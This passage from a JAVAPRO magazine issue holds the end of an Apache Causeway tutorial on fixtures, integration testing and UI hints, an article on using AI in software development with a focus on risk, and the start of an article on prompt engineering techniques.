5     CAMILA("Camila González", "camila.pdf", null, new String[] {"Mia", "Coco", "Bella"}),
6     private final String name;
7     private final String contentFileName;
8     private final String knownAs;
9     private final String[] petNames;
10 }
```

And here's a fragment of the pet owner's persona's builder:

```
1 public static class Builder extends BuilderScriptWithResult<PetOwner> {
2     @Getter @Setter private PetOwner_persona persona;
3     @Override
4     protected PetOwner buildResult(final ExecutionContext ec) {
5         val petOwner = petOwners.create(persona.name, null, null, null);
6     }
7 }
```

As well as being useful for prototyping, fixture scripts also play a key role in testing. Let's explore that next.

Integration Testing

Apache Causeway is especially suitable for business applications with complicated domains, domain-driven applications in other words. And while prototyping is a key part of the process to help drive out the concepts and ubiquitous language, it's equally important to ensure that the functionality you develop is properly tested, with both unit tests and integration tests.

There's nothing particularly different about unit testing a Causeway app to any other modern Spring Boot application. Your tests *don't* start a Spring context (unit tests aren't annotated with `@SpringBootTest`), instead it's your tests' responsibility to instantiate the object under test and to mock out other collaborators. The typical tools here are JUnit, Mockito and AssertJ.

An integration test in comparison *will* be annotated with `@SpringBootTest` so that Spring itself wires up the application to be tested, including the relevant modules of the Causeway framework itself.

Causeway's fixture support meanwhile is enabled by subclassing `CausewayIntegrationTestAbstractWithFixtures`, as we see in the petclinic app:

```
1 @SpringBootTest(classes = {WebAppIntegTestAbstract.TestApp.class})
2 @ActiveProfiles("test")
3 public abstract class WebAppIntegTestAbstract extends
4     CausewayIntegrationTestAbstractWithFixtures {
5
6     @SpringBootConfiguration
7     @EnableAutoConfiguration
8     @EnableJpaRepositories
9     @Import({
10         CausewayModuleCoreRuntimeServices.class,
11         CausewayModuleSecurityBypass.class,
12         CausewayModulePersistenceJpaEclipselink.class,
13         CausewayModuleTestingFixturesApplib.class,
14         VisitModule.class
15     })
16     @PropertySources({
17         @PropertySource(CausewayPresets.H2InMemory_withUniqueSchema),
18         @PropertySource(CausewayPresets.UseLog4j2Test),
19     })
20     public static class TestApp {}
21 }
```

Note the reference to `VisitModule.class`, a Spring `@Configuration` class that identifies the domain services and objects of our application; the rest is standard Spring Boot boilerplate.

NOTE

We'll explore modules and modularity in a later article.

Let's now look at the definition of an integration test:

```
1 class Smoke_IntegTest extends WebAppIntegTestAbstract {
2     @Inject PetOwners menu;
3     @Inject PetOwnerRepository petOwnerRepository;
4     @Inject TransactionService transactionService;
5     @BeforeEach
6     void fixture() {
7         fixtureScripts.runPersonas(PetOwner_persona.values());
8     }
9 }
```

Spring Boot takes care of injecting services into the test; some are from our domain (`PetOwners`, `PetOwnerRepository`) while others are from Causeway.

The `FixtureScripts` service (inherited from the superclass) is how we seed the database with our personas, in this case all 10 `PetOwner` personas. In our tests, we can then look up those objects and test their behaviour:


```

1  @Test
2  void update_name() {
3      // given
4      final PetOwner jamal = petOwnerRepository.findByName(PetOwner_persona.JAMAL.getName())
5          );
6      // when
7      final String newName = "Jamal Washington Jr.";
8      wrap(jamal).updateName(newName);
9      transactionService.flushTransaction();
10     // then
11     assertThat(wrap(jamal).getName()).isEqualTo(newName);
12 }

```

The above test is straightforward: given a `PetOwner`, we can change its name using the `PetOwner#updateName(...)` action. The next test though is more interesting, however:

```

1  @Test
2  void update_name_invalid() {
3      // given
4      final PetOwner jamal = petOwnerRepository.findByName(PetOwner_persona.JAMAL.getName())
5          );
6      // when, then
7      assertThatThrownBy(() -> wrap(jamal).updateName("Jamal Washington !!!"))
8          .isInstanceOf(InvalidException.class)
9          .hasMessage("Character '!' is not allowed.");
10 }

```

In this test we are checking the business rule that a `PetOwner`'s name cannot have certain characters in it. And it's that call to the inherited `wrap(...)` method that does the magic; Causeway creates a proxy for the domain object, and then invokes the action "as if" through the user interface; the proxy reaches into the Causeway metamodel and first checks all preconditions are met.

These preconditions might be defined imperatively (through a supporting `hide/disable/validate` method) or declaratively (as here, in the `@Name` annotation of the action's parameter). They are all checked, and if any fail then a corresponding exception is thrown.

You might be wondering how the fixtures data that is set up for each test are deleted. The answer can be found in the `CausewayIntegrationTestAbstractWithFixtures` superclass:

```

1  @AfterEach
2  protected void tearDownFixtures() {
3      fixtureScripts.run(moduleWithFixturesService.getTeardownFixture());
4  }

```

Briefly stated, this loops over all of the modules (Spring `@Configurations`) that make up the application, and runs their respective teardown's, in the correct order. For example:

```

1  @Configuration
2  public class PetOwnerModule implements ModuleWithFixtures {
3      @Override
4      public FixtureScript getTeardownFixture() {
5          return new TeardownFixtureJpaAbstract() {
6              @Override
7              protected void execute(ExecutionContext executionContext) {
8                  deleteFrom(Pet.class);
9                  deleteFrom(PetOwner.class);
10             }
11         };
12     }
13 }

```

TIP An alternative is to annotate the class using Spring Boot's `@Transactional` annotation, which will run the entire integration test in a single transaction and have Spring roll it back at the end. There are pros and cons to each approach.

Let's now change gears and learn a little more about how Causeway allows various UI hints that you can add to your application to give it a little polish.

Icons, Titles and other UI Hints


I remember the first time I encountered an early version of a naked objects framework, in an 6 hour workshop at a conference somewhere.

In the first exercise, we coded up a very simple `Customer` entity (or something similar), with just a couple of properties, which we then compiled and ran. I think it was for the second exercise, though, when we were asked to choose an icon for our object (rather than the default square, or whatever it was). This astonished me: surely such cosmetics come much later?

But no - it's time worth spending to find a meaningful icon to represent the domain object, because it helps create a connection for the domain expert to whatever real world thing it is we're trying to model in our application. These days, there are lots of great icon libraries, often with a free tier as well as paid for; see for example [Icons8](#).


Defining the Icon

As you probably figured out already, the icon that is used in the UI is obtained by convention, in the same package as the domain class:



This icon is used for every instance of `PetOwner`.

In our petclinic application you might have noticed that different `Pets` have different icons, dependent on their species. In the application we can indeed see corresponding icon files:




The framework knows which icon to use through the `iconName()` method:

```
1 @ObjectSupport
2 public String iconName() {
3     return getSpecies().name().toLowerCase();
4 }
```

As you can see, this method returns “budgerigar”, “cat” etc., which Causeway then concatenates to the class name in order to find the relevant icon file.

Defining a Title

Another very important UI hint is to specify a title for each domain object. This is rendered at the top of each page:



It's not necessary for titles to be unique, but they should be unique “enough”; the point is for the end-user to be confident that they are looking at the object they intended to.

In terms of code, the title can be defined either declaratively using the `@Title` annotation or imperatively using the `title()` method. The `Pet` class uses the former, on its `name` property:


```
1 @PetName
2 @Title
3 @Column(name = "name", length = PetName.MAX_LEN, nullable = false)
4 @Getter @Setter
5 @PropertyLayout(fieldSetId = "identity", sequence = "2")
6 private String name;
```

The `PetOwner` class meanwhile defines its title using the `title()` method:

```
1 @ObjectSupport
2 public String title() {
3     return getName() + (getKnownAs() != null ? " (" + getKnownAs() + ")" : "");
4 }
```

Viewing the Title in Tables

As you already know, when Causeway renders a collection of objects in a table, you navigate to each object by clicking the icon in the left-hand column.



If you wish, this first column can also include the title, which gives a larger (and perhaps more obvious) target for the end-user to click on. This is done through global configuration settings, as defined in `application.yml`:

```
1 causeway:
2   viewer:
3     wicket:
4       max-title-length-in-standalone-tables: 40
5       max-title-length-in-parented-tables: 40
```

If you do this then you will likely also want to suppress any properties (in this case `name`) from appearing as columns in the table; this can be done using the `@PropertyLayout#hidden` annotation:

```

1 @Name
2 @PropertyLayout(hidden = Where.ALL_TABLES)
3 @Column(length = Name.MAX_LEN, nullable = false, name = "name")
4 @Getter @Setter @ToString.Include
5 private String name;

```

You will probably also want to adjust the CSS, using `application.css` file that is included up automatically by the framework:

```

1 .collectionContentsAsAjaxTablePanel table.contents thead .title-column,
2 .collectionContentsAsAjaxTablePanel table.contents tbody .title-column {
3     text-align: left;
4     width: auto;
5 }

```

The end result of these changes is:

The screenshot shows the Apache Causeway application interface. At the top, there's a header bar with the 'Pet Owners' tab selected. Below the header, there's a navigation bar with a home icon, the text '10 pet owners, 12 future visits', and two download buttons: 'Download Layout...' and 'Download .columnOrder.txt files (ZIP)...'. The main content area is divided into two panels. The left panel, titled 'Pet Owners', contains a table with columns: 'Related Object', 'Telephone Number', 'Email Address', and 'Days Since Last Visit'. It lists 10 pet owners. The right panel, titled 'Future Visits', contains a table with columns: 'Related Object', 'Pet', and 'Visit At'. It lists 12 future visits. Both panels have a 'Book Visit...' button and a dropdown menu for '12' items, indicating 'Showing all of 10 ... took 0.17 seconds' for the left and 'Showing all of 12 ... took 0.17 seconds' for the right.

Related Object	Telephone Number	Email Address	Days Since Last Visit
Jamal Washington (J)	none	none	76
Camila González	none	none	38
Arjun Patel	none	none	5
Nia Robinson	none	none	57
Olivia Hartman	none	none	55
Leila Hassan	none	none	99
Matthew Miller (Matt)	none	none	28
Benjamin Thatcher (Ben)	none	none	58
Jessica Raynor (Jess)	none	none	54
Daniel Keating (Dan)	none	none	32

Related Object	Pet	Visit At
Max @ 17-08-2025 16:30	Max	17 Aug 2025, 16:30:00
Coco @ 12-08-2025 14:30	Coco	12 Aug 2025, 14:30:00
Mia @ 16-08-2025 10:00	Mia	16 Aug 2025, 10:00:00
Buddy @ 14-08-2025 12:15	Buddy	14 Aug 2025, 12:15:00
Charlie @ 13-08-2025 16:15	Charlie	13 Aug 2025, 16:15:00
Luna @ 19-08-2025 10:30	Luna	19 Aug 2025, 10:30:00
Daisy @ 13-08-2025 15:00	Daisy	13 Aug 2025, 15:00:00
Molly @ 12-08-2025 15:45	Molly	12 Aug 2025, 15:45:00
Bruno @ 14-08-2025 15:30	Bruno	14 Aug 2025, 15:30:00
Oliver @ 12-08-2025 16:15	Oliver	12 Aug 2025, 16:15:00
Lucky @ 11-08-2025 11:15	Lucky	11 Aug 2025, 11:15:00
Milo @ 15-08-2025 15:00	Milo	15 Aug 2025, 15:00:00

TIP

Use `git reset --hard javapro/going-further/icon-and-title-column/solution` to discard any local changes and switch to the solution

Let's finish up this article by looking at another nice bit of UI cosmetics, the prompt style.

Prompt Styles

Click on **Pet Owners** > **Create** action, and a prompt form will appear as a sidebar:

The screenshot shows the 'Create' prompt form for the 'Pet Owners' tab. The form has a title 'Create' and a subtitle 'Pet Owners'. It contains four input fields: 'Name*' (with a search icon), 'Known As', 'Telephone Number', and 'Email Address'. At the bottom, there are 'OK' and 'Cancel' buttons.


Stop the application and modify this action, adding the `@ActionLayout` annotation:

```

1 @Action( semantics = SemanticsOf.NON_IDEMPOTENT )
2 @ActionLayout( promptStyle = PromptStyle.DIALOG_MODAL )
3 public PetOwner create( ... ) { ... }

```

This time we get a prompt as a modal dialog in the middle:



TIP

Use `git reset --hard javapro/going-further/prompt-style-service/solution` to discard any local changes and switch to the solution

Causeway's default for menu (domain service) actions is actually the modal dialog, but the petclinic app overrides in the `application.yml` file:

```

1 causeway:
2   viewer:
3     wicket:
4       dialog-mode-for-menu: sidebar

```

With the actions of domain objects, the default is inline:

Identity Metadata

If you want, you could override this as follows:

```

1 @Action( semantics = IDEMPOTENT )
2 @ActionLayout(
3     promptStyle = PromptStyle.DIALOG_SIDEBAR )
4 public PetOwner updateName( ... ) { ... }

```

resulting in the prompt being displayed in the sidebar:

TIP

Use `git reset --hard javapro/going-further/prompt-style-object/solution` to discard any local changes and switch to the solution

Wrapping Up

In this article we've taken a more in-depth look at how Causeway enforces preconditions for actions (hide/disable/validate, or see it/use it/do it). And because complicated domains demand comprehensive testing, we've learnt how the framework supports this with its rich fixture library (that can also be used for prototyping), and have learnt how Causeway builds on top of `@SpringBootTest` to allow integration tests to execute directly on the domain objects, avoiding the cost of executing (e.g. Selenium) through a UI.

We also learnt a bit more how to refine and customize the UI generated by Causeway, in terms of titles and icons, and action prompt styles.

I hope you've enjoyed reading this article and learning more the Apache Causeway framework; look out for further articles in upcoming issues.

Useful links:

- [Apache Causeway – an introduction](#) (first article in this series)
- [Apache Causeway docs](#)
- [Apache Causeway docs – business rules \(see it, use it, do it\)](#)
- [Apache Causeway docs – Testing guide – fixture scripts](#)
- [Apache Causeway docs – Testing guide – abstract integ test class](#)
- [Apache Causeway docs – Petclinic tutorial](#) (if you want to build the app shown here from scratch).

› [Back to the Table of Contents](#) ‹



Where to Use AI for Development: A Practical Guide for Engineers and Managers

AI # Development # Testing

Author: Steve Poole

Steve Poole is an experienced JVM and Java Developer, Developer Advocate, DevOps Leader, and Security Champion with expertise in software supply chain security, AI, public speaking, education, and writing. An open-source contributor (Apache, Eclipse, OpenJDK) and developer relations expert. Regular presenter at international conferences on technical topics. Formerly with IBM and RedHat, with extensive experience from operating systems to JVMs to AI. Sci-fi lover, robot builder, and occasional mad scientist. Working with Java since its early days.



LinkedIn

There's a lot of noise out there about AI generating code for you, creating tests, filing bugs, and possibly even conducting your sprint planning meetings. It's easy to get swept up in the hype. You've probably seen claims like "AI can build your app from a prompt" or "Ship twice as fast with half the team". Sounds appealing doesn't it? The reality, as always, is more nuanced.

In this article, I want to puncture some of the more inflated expectations and instead offer a grounded view of where AI can help in software development today. What works, what doesn't, and what might be worth trying if you squint hard enough. The lens I want to use is risk. Because fundamentally, that's what software development is: a careful game of managing risk against code.

Software Development Is (Still) Complicated

People like to describe programming as a science. In truth, it's a profoundly human activity, one filled with ambiguity, interpretation, negotiation, and compromise. It starts with a conversation (or a vague Jira ticket) and ends, if you're lucky, with something that's not only functional, but also secure, performant, diagnosable, and supportable. And ideally delivered on time.

That's before you even get into the legal constraints (GDPR, HIPAA, PCI-DSS), integration points, performance targets, platform requirements, accessibility expectations, internationalisation, and budgetary or staffing limitations. In short, developing anything more complex than a simple CRUD app is a process fraught with moving parts, conflicting demands, and sharp edges. Every decision is a trade-off. Every feature carries risk.

Risk Is the Heart of Software Development

At its core, software development is about risk management. You're constantly weighing one thing against another: speed versus quality, coverage versus confidence, complexity versus maintainability. You never have enough time, tests, or people. You never really know how the system will behave until it's in production, and sometimes not even then. Even the best testing regimes can't prove a system is perfect. All we can do is gather enough evidence to make a release feel safe. That's why we have QA. That's why we have CI/CD pipelines. That's why we automate, measure, and monitor. Not because we expect zero defects, but because we want to minimise the chance of failure and recover quickly if we make a mistake.

So if you want to use AI in software development, the right question isn't "Can it code?" It's "Does it reduce my risk?"

Why AI Should Be Evaluated Like Any Other Risk Control

Once you reframe AI as a tool for managing development risk, everything else falls into place. You start to ask more useful questions:

- Does this AI tool make my team more productive or distract them with shiny toys?
- Can it reduce the number of defects that escape detection?
- Will it catch more edge cases in tests?
- Is it cost-effective to integrate?
- How much human oversight does it need?
- What new risks does it introduce?

Because yes, AI tools come with risks of their own. Some are subtle, such as poor code suggestions that slip past review. Others are more obvious, such as a test generator that fails to distinguish between correct and incorrect outputs, inadvertently encoding bugs into your regression suite. And then there's the legal risk, especially if you're using AI trained on unprovisioned or proprietary data sources.

The LLM Illusion

Most of the AI-powered dev tools you see today are built on Large Language Models (LLMs). These are powerful autocomplete machines. They're trained on vast amounts of code and text, and they excel at predicting what might come next based on context. But they don't understand the code they're generating. They don't reason about correctness. They don't simulate execution paths or anticipate runtime behaviour. They mimic the patterns they've seen most often.

As an aside, the LLM's ability is directly connected to the amount of training data it's given. So in general, any LLM-based code tool will 'know' a lot more about older software versions and popular programming languages than the latest features in something or the more arcane developer tools. That makes LLMs adept at generating boilerplate, suggestions, renaming, scaffolding, and stubbing out code that appears plausible and coherent. However, it also renders them unreliable for tasks that are safety-critical, performance-sensitive, or compliance-driven unless paired with a robust human review process.

That doesn't mean they're useless. It just means you need to know their limits. And if you want more reliable AI tooling, you'll need to look beyond LLMs.

Other Forms of AI: Beyond Guesswork

Other types of AI do more than guess. Reinforcement Learning (RL), for instance, operates by simulating millions of interactions and learning from the outcomes. In testing, RL can be used to learn which input combinations break a system, or which execution paths are under-tested. Symbolic execution engines and constraint solvers can also help, especially in security-critical code. These approaches are slower to develop and harder to scale across arbitrary codebases, but they're also more rigorous. These approaches can never determine that the behaviour of your application is what's required, but they can accurately predict actual behaviour. That's useful for when you're trying to prevent (or at least discover) regressions. Some tools are already using these techniques to generate high-precision test suites, especially for Java and other strongly typed languages. They're not as flashy as Copilot, but they're often more trustworthy.

Where AI Can Help: A Risk-Oriented View of the SDLC

LLMs are potent tools for addressing the human aspects of software development. They are much less helpful when generating code or tests, etc. That's not to say that you shouldn't use them – but do so in a way where the generated output is quickly reviewed and can be discarded or amended with little impact. Let's break it down by stage. Here are the most common places in the SDLC where AI can (with caveats) reduce risk or effort.

Requirement / Issue / Problem / Summarising

What AI Does Well:

AI, especially Large Language Models (LLMs), can distil customer interviews, support tickets, Slack threads, and other messy input into structured user stories or feature themes. This works because LLMs are trained on massive amounts of natural language and are good at summarisation and thematic clustering. Whether looking to summarise requirements or find similar issues, LLMs can help understand the core elements.

Why It's Useful:

LLMs are 'born' to understand human text and detect patterns in it. Tools like [OpenAI GPT-4](#), Anthropic Claude, or even light-weight open-source models like Mistral can extract real intent from transcripts. Solutions like Kraftful even automatically turn customer feedback into feature suggestions. Teams can reduce early-cycle churn and achieve a clearer backlog more quickly.

Risks to Watch:

LLMs can hallucinate or strip away subtle intent. They might group unrelated concerns or misinterpret ambiguous phrasing. Human validation is non-negotiable. LLMs have been known to invert the intent of messages, so keep a close eye until you're comfortable that it's as accurate as you need it to be. In any case, always have a human review process to sample what the LLM is producing. Using AIs is not a fire-and-forget situation. You must have humans in the loop to sample what's produced and keep it on track.

How to Measure:

- Time saved during backlog grooming
- Reduction in post-release feature rework or misaligned stories
- Fewer clarification loops with stakeholders

Design

What AI Does Well:

Utilise AI as a guide for common practices. AI can suggest design patterns, generate architectural diagrams, or draw inspiration from similar historical designs. Tools like [GitHub Copilot](#), Cursor.sh, and Codeium can be used as brainstorming aids at this phase.

Why It's Useful:

LLMs and vector search can identify past design solutions similar to your current problem. This helps teams explore more options earlier and avoid “defaulting” to the same old approach.

Risks to Watch:

Treat AI suggestions as a source of inspiration, not a blueprint. The risk is that teams adopt AI output without scrutiny, mistaking suggestion for solution. Like all LLMs trained on public data, any output will default to the one most commonly likely to fit your desires. The latest ideas, trends, tools, etc, will not score high enough in its deliberations unless you help it to.

How to Measure:

- Number of design options considered before finalising
- Reduction in repetitive architectural mistakes
- Time to generate and validate an initial design proposal

Implementation

What AI Does Well:

Boilerplate code, method stubs, common idioms etc : AI can generate these quickly and contextually. This is where tools like Tabnine, Amazon CodeWhisperer, and GitHub Copilot shine.

Why It's Useful:

These tools are pattern matchers trained on large corpora of real code. They excel at filling in the blanks for common constructs, freeing developers to focus on unique logic.

Risks to Watch:

Generated code might appear correct but be subtly incorrect: either semantically or contextually. Developers must review all generated output as if it were written by a junior teammate who's eager but not always accurate. LLMs do not understand code and do not reason about it. The boilerplate code that's generated still needs to be reviewed. Keep usage down to a manageable set of generated code per step. As mentioned many times, never generate technical artefacts (code, tests, deployment YAML, etc.) that you can't review with a professional eye.

How to Measure:

- Code throughput (e.g., lines per day/week)
- Time saved on boilerplate tasks

Testing

What AI Does Well:

LLMs can scaffold basic unit tests, but deeper benefits come from using Symbolic Execution or Reinforcement Learning (RL) to explore paths and inputs. Diffblue Cover (symbolic), Sapienz by Meta (search-based), or EvoSuite (evolutionary algorithms) demonstrate this in action.

Why It's Useful:

These tools can discover edge cases, increase test coverage, and produce regression safety nets far beyond what most teams can write manually.

Risks to Watch:

LLM-generated tests often include meaningless assertions (“assertEquals(true, true)”) or miss logical branches. RL/symbolic tools can require a learning curve and setup time.

How to Measure:

- Increase in branch or mutation coverage
- Reduction in escaped defects
- Lower manual test-writing overhead

Code Review & Static Analysis

What AI Does Well:

AI is very good at identifying low-hanging fruit, such as styling violations, unreachable code, poor naming conventions, or anti-patterns. GitHub's CodeQL, SonarCloud, and DeepCode are popular options in this regard.

Why It's Useful:

This kind of code-level pattern matching and rule enforcement is where traditional static analysis meets AI. It reduces the burden on human reviewers to nitpick syntax or style.

Risks to Watch:

AI won't understand project-specific context or architectural concerns. It can't (yet) assess trade-offs or intent.

How to Measure:

- Time saved during PR reviews
- Number of issues resolved before human review
- Fatigue reduction for senior reviewers

Deployment

What AI Does Well:

AI can predict load patterns, identify misconfigurations, and simulate the effects of rollouts. Tools like Argo Rollouts and Harness are increasingly utilising AI to monitor canaries and blue-green deployments.

Why It's Useful:

With enough historical observability data (logs, metrics), AI can detect anomalies *before* users feel the impact.

Risks to Watch:

Garbage in, garbage out. If your telemetry data is incomplete or your failure modes are novel, AI predictions may not be helpful.

How to Measure:

- Reduction in rollback incidents
- Faster time-to-diagnose failed deploys
- Lower configuration error rate

Post-Release Monitoring

What AI Does Well:

AI can cluster logs, surface new anomalies, and correlate across systems. New Relic Lookout, Dynatrace Davis AI, and Data-dog Watchdog all apply machine learning to this space.

Why It's Useful:

You get faster detection of the unknown unknowns, especially when dealing with distributed systems or microservices where symptoms manifest in non-obvious ways.

Risks to Watch:

AI might flag noisy or irrelevant anomalies. It also can't explain *why* something broke. You still need to have humans who understand observability and what's being revealed.

How to Measure:

- Improvements in MTTD (Mean Time To Detect) and MTTR (Mean Time To Resolve)
- Reduction in incident triage effort
- Higher signal-to-noise in alerting

So... Can AI Build the Whole App?

In theory, maybe someday. In practice, not yet. And certainly not safely. Generating an entire application from a prompt is mostly a gimmick. What you often get is demo-quality scaffolding with unscalable architecture, no test coverage, poor security hygiene, and numerous hardcoded assumptions. Yes, it might be helpful for quick MVPs or throwaway prototypes. But if you want something maintainable, testable, secure, and integrated into a real business context, human developers are still essential.

Practical, Not Magical

AI can help in software development. But it won't do your development for you. Used well, AI tools can act like skilled interns or a 24-hour assistant.. Aiding your team, handling the boring bits, surfacing ideas, and making some tasks faster or safer. Used poorly, they create tech debt, propagate bugs, and distract developers from real work.

So if you're going to bring AI into your SDLC, do it deliberately. Ask:

- What risk does this tool reduce?
- What new risks does it create?
- How will we know it's helping?

The top rules of thumb to follow for LLM-based tools are

A: Use as a timesaver: Don't ask the tool to generate anything you couldn't do yourself: If you don't understand it, you can't review or debug it.

B: Keep the ratio of prompt to generated material low. One prompt used to create 1000 lines of code or text will keep you busy applying corrections for a considerable time. One prompt used to generate 10 or 20 lines, possibly as a super-autocomplete process in the IDE, is quicker to review and has less impact if you discard it.

You can read more of my thoughts about using AI dev tools *practically* [here](#)

FINAL THOUGHTS

It's essential to realise that the fundamental objective of using AI in the development process is to act as a helper to reduce other risks. Your decision to use or not use AI, as well as how you use it, is a key aspect of risk management. You wouldn't trust a junior developer to architect a high-frequency trading solution, but you might trust them to design a test plan. Treat your use of AIs in the same way. Use them as risk mitigators, productivity enablers, not as replacements for human beings and indeed not as autonomous entities. If your AI tools don't have human oversight and a way to adjust their behaviour, then it's inevitable that things will go wrong. And it may take you a long time to discover and recover..


Final, final thought? Always, always, trust your senior engineers over your AI tools. Because AI might generate code, but only humans write software.

› [Back to the Table of Contents](#) ‹

**JAVAPRO**

SUBSCRIBE TO OUR FREE PDF EDITIONS & JAVAPRO UPDATES

www.javapro.io



Solutions to Achieve Desired Results from Generative AI Models

GenAI

LLM

Author: Lokesh Chenta

Lokesh Chenta is a Senior Principal Software Architect at Sabre Corporation, specializing in scalable systems, cloud architecture, and Generative AI. With a strong foundation in software development and team leadership, Lokesh has successfully driven products from concept to launch. Passionate about innovation and continuous learning in AI/ML and emerging tech.



LinkedIn

Rise of Generative AI

Generative AI (GenAI) has gained significant prominence in the last couple of years. This technological breakthrough has created the possibility of integrating various innovative use cases into applications across domains. Organizations of all sizes, small and large, have started exploring, experimenting and adopting GenAI. Tools, frameworks and platforms are rapidly evolving and allow application developers to easily integrate GenAI capabilities into their existing applications or to build new innovative applications leveraging GenAI. There are lots of options available – GenAI capabilities available as services, foundation models, open-source models and model provider platforms that allow hosting of models.

Despite all this excellent environment to accelerate GenAI adoption, organizations constantly face one challenge while working with GenAI. GenAI models are fundamentally next token generators. The inherent nature of the output or response of GenAI models is that it is probabilistic and non-deterministic. Other challenges include the foundation models lacking certain domain specific data or being too generic and unable to consistently produce desired responses. The unpredictable nature of GenAI responses can cause significant challenges to the adoption of GenAI in enterprise use cases. In the below sections, we will look at the various solutions that are available to achieve desirable and more suitable responses from GenAI models. We will also discuss the scenarios where each solution is applicable as well as the pros and cons associated with each approach.

Achieving Desired Results from GenAI Models

The following are the different solutions that Enterprise organizations can adopt to achieve desired results from GenAI models.

Prompt Engineering

In the GenAI ecosystem, prompt refers to the query or the input that the user gives to the model. The model processes the prompt and generates output which is the response sent back to the user. Prompting refers to giving an input to the model and getting the output.

Apart from the basic user input as query, the prompt can take more advanced forms. The user can make use of additional techniques, while crafting the prompt, to interact with the model. These set of techniques commonly referring to prompt engineering help the user in interacting with the model. Data in the prompt can be parameterized to help with reuse of prompts for different scenarios. Information can be included in the prompt to instruct the model to respond in a certain manner. Prompt can also include instructions to avoid certain undesired outputs, conditioning to meet certain criteria or guidelines to be followed for generating the response.

- Zero-shot prompting

This is the default and basic mechanism for interacting with the models. The prompt contains the input alone with no additional examples of how the model response should look like.

- Few-shot prompting

In few-shot prompting, along with the input the prompt also contains one or more crafted examples of how the model output should be for a given input. The input and output pair examples will serve as a reference to the model while generating output for the current input. This technique helps in driving the behavior of the model interaction and the output sequence just by giving examples in the input context.




Abb. 4: Few-shot Prompting (Credit: <https://arxiv.org/pdf/2005.14165>)

- Chain-of-Thought (CoT) prompting

Chain of thought prompting is a great way to improve the performance of model while dealing with logical, arithmetic or reasoning tasks. This technique results in the model breaking down the task to a sequence of intermediate logical steps which increases the model's effectiveness in generating the right output.

A sample model output for a standard prompting Vs Chain-of-Thought prompting:

Standard Prompting	Chain-of-Thought Prompting
Model Input Q: Roger has 5 tennis balls. He buys 2 more cans of tennis balls. Each can has 3 tennis balls. How many tennis balls does he have now? A: The answer is 11. Q: The cafeteria had 23 apples. If they used 20 to make lunch and bought 6 more, how many apples do they have?	Model Input Q: Roger has 5 tennis balls. He buys 2 more cans of tennis balls. Each can has 3 tennis balls. How many tennis balls does he have now? A: Roger started with 5 balls. 2 cans of 3 tennis balls each is 6 tennis balls. $5 + 6 = 11$. The answer is 11. Q: The cafeteria had 23 apples. If they used 20 to make lunch and bought 6 more, how many apples do they have?
Model Output A: The answer is 27. ❌	Model Output A: The cafeteria had 23 apples originally. They used 20 to make lunch. So they had $23 - 20 = 3$. They bought 6 more apples, so they have $3 + 6 = 9$. The answer is 9. ✅

Abb. 5: Chain-of-Thought Prompting (Credit: <https://arxiv.org/pdf/2201.11903>)

CoT can be used along with other prompting techniques. Examples of Zero-shot-CoT, Few-shot-CoT:

(a) Few-shot	(b) Few-shot-CoT
